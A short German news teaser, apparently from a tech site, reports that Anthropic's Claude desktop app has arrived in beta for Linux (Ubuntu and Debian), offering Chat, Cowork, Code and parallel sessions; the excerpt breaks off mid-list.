

 Die neue Claude‑Desktop‑App erreicht jetzt auch Linux. Anthropic öffnet damit erstmals den Weg des beliebten Entwickler-KI-Assistenten für Ubuntu und Debian. Entwickler erhalten eine native Lösung ohne Bastelei, die in der Beta jedoch noch nicht alle Funktionen besitzt. Die Anwendung jedoch schon viele Bereiche ab. Chat, Cowork und Code stehen bereit. Dazu kommen parallele Sitzungen und […]